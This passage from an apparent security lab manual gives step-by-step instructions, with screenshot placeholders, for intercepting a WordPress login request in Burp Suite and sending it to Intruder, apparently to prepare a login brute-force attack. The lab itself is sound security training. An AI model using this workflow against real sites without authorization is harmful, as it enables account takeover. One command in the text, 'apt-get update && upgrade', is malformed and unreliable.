


Figure 2.1.7: Burp Suite Community Edition notification

18. In the **Terms and Conditions** wizard, click the **I Accept** button.
19. The **Burp Suite** main window appears; ensure that the **Temporary project** radio button is selected and click the **Next** button, as shown in the screenshot.

Note: If an update window appears, click **Close**.




Figure 2.1.8: Create burp suite project

20. In the next window, select the **Use Burp defaults** radio-button and click the **Start Burp** button.

Note: If a **Burp Suite is out of date** pop-up appears, click **OK**. Otherwise, update and upgrade the system by issuing the command **apt-get update && upgrade**.




Figure 2.1.9: Burp suite configuration

21. The **Burp Suite** main window appears; click the **Proxy** tab from the available options in the top section of the window.




Figure 2.1.10: Burp Suite main window

22. In the **Proxy** settings, by default, the **Intercept** tab opens-up. Observe that by default, the interception is active as the button says **Intercept is on**. Leave it running.

Note: Turn the interception on if it is off.




Figure 2.1.11: Check intercept is on

23. Switch back to the browser window. On the login page of the target WordPress website, type random credentials, here **admin** and **password**. Click the **Log In** button.

Note: You can enter the credentials of your choice here.




Figure 2.1.12: Enter random credentials

24. Switch back to the **Burp Suite** window; observe that the HTTP request was intercepted by the application.

25. Now, right-click anywhere on the HTTP request window, and from the context menu, click **Send to Intruder**.

Note: Observe that Burp Suite intercepted the entered login credentials.

